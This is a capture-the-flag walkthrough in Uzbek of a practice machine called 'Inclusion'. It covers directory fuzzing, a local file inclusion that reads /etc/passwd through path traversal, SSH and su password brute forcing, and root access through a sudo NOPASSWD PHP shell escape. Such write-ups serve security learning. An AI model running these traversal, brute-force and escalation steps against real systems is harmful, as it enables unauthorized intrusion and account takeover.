



Inclusion - Writeup

1. Reconnaissance

IP - 172.17.0.2



nmap orqali to'liq port skanerlash (-p-) qildik: 22/tcp (ssh) va 80/tcp (http) portlari ochiq ekan.




80-portda oddiy Apache2 Debian default sahifasi turibdi, hali hech qanday maxsus kontent yo'q.

2. Vulnerability Assessment - Katalog fuzzing

```
kali@kali: ~  
v2.1.0-dev  
:: Method      : GET  
:: URL         : http://172.17.0.2/FUZZ  
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
  
.htpasswd [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 12ms]  
index.html [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 0ms]  
.htaccess [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 48ms]  
.hta [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 49ms]  
server-status [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 0ms]  
shop [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 0ms]  
:: Progress: [4750/4750] :: Job [1/1] :: 39 req/sec :: Duration: [0:00:05] :: Errors: 0 ::  
  
(saidislom@kali)-[~]  
$
```

ffuf yordamida root katalogni fuzz qildik. Natijada shop degan katalog 301 status bilan qaytdi, ya'ni asosiy kontent /shop/ ichida ekan.



/shop/ sahifasini ochdik - Keyboard Shop nomli oddiy sayt chiqdi. Sahifa pastida "System Error: (\$_GET['file'])" degan xabar bor edi, bu GET parametri orqali serverdagi faylni o'qiyotganini ko'rsatib turibdi (LFI belgisi).

```
Session Actions Edit View Help

Target Url      http://172.17.0.2/
In-Scope Url    172.17.0.2
Threads        50
Wordlist         /usr/share/seclists/Discovery/Web-Content/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 10

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --d
ont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --d
ont-filter
200 GET 24l 127w 10359c http://172.17.0.2/icons/openlogo-75.png
200 GET 368l 933w 10701c http://172.17.0.2/index.html
301 GET 9l 28w 307c http://172.17.0.2/shop => http://172.17.0.2/shop/
200 GET 368l 933w 10701c http://172.17.0.2/
200 GET 1116l 6033w 478553c http://172.17.0.2/shop/keyboard.jpg
200 GET 44l 90w 1112c http://172.17.0.2/shop/index.php
[#####] - 6s 9510/9510 0s found:6 errors:1
[#####] - 6s 4751/4751 810/s http://172.17.0.2/
[#####] - 6s 4751/4751 822/s http://172.17.0.2/shop/

(saidislom@kali)-[~]
$
```


/shop/ katalogini ham feroxbuster bilan fuzz qildik. index.php sahifasi topildi, aynan shu sahifa file/archivo parametrini qabul qilargan.

3. LFI - Local File Inclusion orqali /etc/passwd o'qish

```
Keyboard Shop x http://172.17.0.2/shop/archiv x +
Not Secure view-source:http://172.17.0.2/shop/?archivo=/etc/passwd


1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Tienda de Teclados</title>
7 <style>
8   body {
9     font-family: Arial, sans-serif;
10    margin: 0;
11    padding: 0;
12    background-color: #f0f0f0;
13  }
14  .container {
15    max-width: 800px;
16    margin: 20px auto;
17    padding: 20px;
18    background-color: #fff;
19    border-radius: 8px;
20    box-shadow: 0 0 10px rgba(0,0,0,0.1);
21  }
22  h1 {
23    text-align: center;
24    font-size: 36px;
25    color: #333;
26  }
27  .imagen-teclado {
28    display: block;
29    margin: 20px auto;
30    max-width: 100%;
31    height: auto;
32    border-radius: 8px;
33  }
34 </style>
35 </head>
36 <body>
37 <div class="container">
38 <h1>Tienda de Teclados</h1>
39  </div>
40 <div class="descripcion">
41 <h2>Descripción del Producto</h2>
42 <p>Este es un teclado de alta calidad con un diseño moderno y funcional. Es perfecto para uso diario o como regalo.
43 </p>
44 </div>
45 </body>
46 </html>
```

index.php sahifasida archivo parametriga path traversal (../..../etc/passwd) yozib ko'rdik. view-source orqali sahifa manbasini tekshirganda LFI ishlaganini ko'rdik.



<http://172.17.0.2/shop/?archivo=../../../../etc/passwd> so'rovi orqali /etc/passwd fayli to'liq chiqdi. Bu yerda seller va manchi degan ikkita oddiy user borligini payqadik.

4. Brute-force - SSH orqali manchi userga kirish



/etc/passwd faylida topilgan manchi useriga hydra + rockyou.txt lug'ati bilan SSH brute-force qildik. Natijada manchi:lovely login-parol juftligi topildi.


```
manchi@56c892f2da88: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
└─$ ssh manchi@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is: SHA256:7L7ozEpa6qePwn/o8bYoxlwLa2knvLaSKIk1mkRMfU  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
manchi@172.17.0.2's password:  
Linux 56c892f2da88 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Apr 14 16:47:47 2024 from 172.17.0.1  
manchi@56c892f2da88:~$ whoami  
manchi  
manchi@56c892f2da88:~$ id  
uid=1001(manchi) gid=1001(manchi) groups=1001(manchi),100(users)  
manchi@56c892f2da88:~$
```

Topilgan manchi:lovely ma'lumotlari bilan SSH orqali serverga kirdik. whoami va id buyruqlari manchi useri nomidan (uid=1001) shell olganimizni tasdiqladi.

5. Lateral Movement - manchi'dan seller userga o'tish


```
manchi@56c892f2da88:~$ find / -type f -perm -4000 2>/dev/null  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/bin/umount  
/usr/bin/chfn  
/usr/bin/passwd  
/usr/bin/chsh  
/usr/bin/mount  
/usr/bin/gpasswd  
/usr/bin/su  
/usr/bin/newgrp  
/usr/bin/sudo  
manchi@56c892f2da88:~$
```

manchi useri sifatida tizimda SUID bitli fayllarni qidirdik (find / -type f -perm -4000), lekin darrov foydali narsa chiqmadi - standart binarylar ekan.



```
manchi@56c892f2da88:~$ ls
Linux-Su-Force.sh  rockyou.txt
manchi@56c892f2da88:~$ bash Linux-Su-Force.sh rockyou.txt
Uso: Linux-Su-Force.sh USUARIO DICCIONARIO
Se deben especificar tanto el nombre de usuario como el archivo de diccionario.
manchi@56c892f2da88:~$ saidislom
```

Shuning uchun boshqa userlarga o'tish yo'lini qidirib, Linux-Su-Force.sh skriptini rockyou.txt lug'ati bilan ishga tushirdik (bu skript su orqali boshqa userlarning parolini lug'atdan topib beradi).



```
Contraseña encontrada para el usuario seller: qwerty
manchi@56c892f2da88:~$ saidislom
```

Linux-Su-Force.sh natijasida seller useri uchun parol topildi: seller:qwerty.

```
Contraseña encontrada para el usuario seller: qwerty
manchi@56c892f2da88:~$ su seller
Password:
seller@56c892f2da88:/home/manchi$ whoami
seller
seller@56c892f2da88:/home/manchi$ id
uid=1000(seller) gid=1000(seller) groups=1000(seller),100(users)
seller@56c892f2da88:/home/manchi$ saidislom
bash: saidislom: command not found
seller@56c892f2da88:/home/manchi$
```


Topilgan qwerty paroli bilan su seller buyrug'i orqali seller useriga o'tdik. whoami va id buyruqlari seller (uid=1000) huquqida ekanimizni tasdiqladi.

6. Privilege Escalation - sudo orqali PHP bilan root olish

```
seller@56c892f2da88:/home/manchi$ sudo -l
Matching Defaults entries for seller on 56c892f2da88:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 56c892f2da88:
    (ALL) NOPASSWD: /usr/bin/php
seller@56c892f2da88:/home/manchi$ saidislom
bash: saidislom: command not found
seller@56c892f2da88:/home/manchi$
```

seller useri sifatida sudo -l buyrug'ini berdik. Natijada seller user parolsiz (NOPASSWD) /usr/bin/php ni root huquqida ishga tushira olishi ma'lum bo'ldi.



```
seller@56c892f2da88:/home/manchi$ sudo -l
Matching Defaults entries for seller on 56c892f2da88:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User seller may run the following commands on 56c892f2da88:
  (ALL) NOPASSWD: /usr/bin/php
seller@56c892f2da88:/home/manchi$ saidislom
bash: saidislom: command not found
seller@56c892f2da88:/home/manchi$ sudo php -r "system('/bin/bash');"
root@56c892f2da88:/home/manchi# id
uid=0(root) gid=0(root) groups=0(root)
root@56c892f2da88:/home/manchi# whoami
root
root@56c892f2da88:/home/manchi# saidislom
bash: saidislom: command not found
root@56c892f2da88:/home/manchi#
```

sudo php -r "system('/bin/bash');" buyrug'i orqali root huquqidagi PHP ichidan bash shell chaqirdik. id va whoami natijalari uid=0(root) - ya'ni to'liq root huquqiga chiqqanimizni tasdiqladi.

Xulosa:

Ushbu mashinada zaifliklar zanjiri quyidagicha bo'ldi: nmap bilan portlarni topish → ffuf/feroxbuster orqali /shop/index.php ni topish → GET parametrda LFI orqali /etc/passwd o'qib userlarni aniqlash → hydra bilan manchi userining SSH parolini bruteforce qilish → Linux-Su-Force.sh orqali seller userining parolini topib unga o'tish → seller uchun sudo -l orqali NOPASSWD php huquqini topib, php -r system() orqali root shell olish.

root huquqi olindi.